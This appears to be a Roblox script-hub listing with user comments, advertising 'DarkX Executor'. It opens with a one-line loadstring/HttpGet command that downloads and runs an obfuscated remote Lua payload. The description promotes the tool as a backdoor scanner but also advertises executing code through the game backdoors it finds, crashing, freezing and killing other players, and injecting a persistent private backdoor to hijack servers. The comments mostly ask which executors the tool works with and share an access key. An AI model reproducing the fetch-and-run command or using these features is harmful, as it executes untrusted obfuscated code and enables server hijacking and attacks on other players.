loadstring(game:HttpGet("https://raw.githubusercontent.com/darkz2trippy/DarkX-Executor/refs/heads/main/darkxexec-backup.obfuscated.lua"))()
Features & Information

So I’ve been working on this for a while – a tool that actually finds hidden backdoors in games, not just the obvious ones. It’s called DarkX Executor, and it’s built around a multi‑layer scanner that digs deep into every corner of a game to uncover even the most obfuscated server‑side backdoors.
What makes the scanner different?
Most scanners just look for remote events or basic require calls and call it a day. DarkX does a lot more. It runs through multiple detection layers:
Layer 1 – Remote Testing
It fires test payloads at every remote event/function it can find. If a remote creates a part in the workspace, it’s flagged as a backdoor.
Layer 2 – Signature Patterns
It scans scripts for telltale signs like loadstring, require with asset IDs, game:HttpGet, hookfunction, hookmetamethod, getrawmetatable, even obfuscation stuff like bit32.bxor or string.char. If it sees any of these, it raises a flag.
Layer 3 – HTTP Backdoors
It checks for any script making HTTP calls (HttpGet, HttpService:GetAsync, PostAsync, RequestInternal). Then it actually follows the link – if that link returns an asset ID, it traces it down. That’s how you catch those two‑stage payloads.
Layer 4 – Obfuscation Detection
It calculates entropy to spot high‑entropy strings (encrypted or packed code) and detects bytecode (scripts that aren’t plain text). Also watches for anti‑debug tricks like checking JobId or IsStudio.
Layer 5 – Model Analysis
It doesn’t just check scripts – it dives into every model, looks for scripts hidden inside parts, tools, accessories, welds, whatever. If a model contains scripts, it scans each one individually.
Layer 6 – Attribute Scanning
Some backdoors store asset IDs or commands in instance attributes. DarkX reads every object’s attributes and flags anything suspicious.
Layer 7 – Unusual Parent Check
If a script is sitting in a weird place – like a blacklisted service (LogService, Stats, etc.) or inside a part where it has no business – it gets flagged.
Anything that scores high enough gets tagged as a backdoor and added to the list you can execute on. It even finds suspicious StringValue objects that contain Lua code.
Beyond scanning
Once you’ve found the backdoors, you can:
Execute your own Lua through them (with an optional anti‑logger that replaces your script with “DarkX PWNED YOU” so skids’ loggers see nothing).

Use the Exploits tab to target other players with replication‑based attacks – crash, freeze, kill, ragdoll, remove limbs, memory exhaust, blocklist crash, client injection, you name it.
Hit the HIJACK GAME button – this deletes every backdoor it found, injects a permanent backdoor Exser into the game, and sets up monitors to destroy any new backdoors that appear. Your backdoor stays in control for the whole server session, and only you can use it.
There’s also a Logger tab that hooks remote calls in real time so you can see what other exploiters are trying to run.
Why I built it
I got tired of scanners that miss everything. The professional serverside services (serversiding.xyz, serverside.fun, aureus.wtf) all use heavily obfuscated backdoors hidden inside models. DarkX is my attempt to build something that can actually find those. It’s not perfect – no scanner is – but after a lot of trial and error it’s become reliable enough to catch even the sneaky ones.
How to get started
You’ll need a key – they expire every two days (keeps things fresh). Drop your key in the box, hit Validate, and the tool loads up.
#serverside#backdoor#executor#exploit#script


dawg each time i try and execute the thing it just don't appear bruh :sob:
@scriptuserofYM your executor is most likely not supported or does not have high enough UNC
@DarkX_PWNS Does This Work? Or Are There Any Executors That Work With Delta Or Arceus X?
@DarkX_PWNS mannn im using xeno for ts it probably sucks bruh one thing i also wanna note is that it worked the first time i executed it, it just won't work after that
@DarkX_PWNS witch one can be used?
what can i use?
@DarkX_PWNS dosent run on any backdoor (0/7 backdoors)
heres the key for no reason (probally will get deleted comment) : 39a6f0b0-6a24-47a5-8ae9-21ea356a43e7
@Hubmaker thx fam
@Hubmaker doesn't work
@Hubmaker thx bro
i cant tell if it dont work or if i executed it too many times
crashes whenever i execute, am using velocity
@shanegglovessigeonp i use velocity and it works completely fine
Please update Mobile use Delta and cannot drag slow or fast modes and other drag things
The Website Thinks I have a VPN Even though I don't have one enabled
10/10!!!!!!!!!!!!!!!! and i use xeno it works
keep updating this bro it tuff
it work, but after deep scanning complete you would be kicked out of the game
Does it work for delta executor?
Does it supports xeno???
ⁱ ʲᵘˢᵗ ᵍᵉᵗ ˢᵒ ⁿᵉʳᵛʸ NOT WORKING
big if the claims are true, ill try
tested with delta android, 0 backdoors :(, even when the game is actually backdoored....
@Randal it fake backdoor btw try other backdoor game some dev cant make backdoor game :/
any discord server ?
i keep testing and some game auto kick me after finish scanning, it said antiexsploit detected or something
what executor do i use
can u make a backdoor script that work with this executor? i tried many backdoors but none worked
it always dosent run a backdoor like: (ran 0/7 backdoors)
what executors does It work well with?
Bro pls fix ur key system I hate work ink omg bro
im using solara v3 , maybe try using a serverside for this
what games does it work in and have u tested it in?
add disconnecting players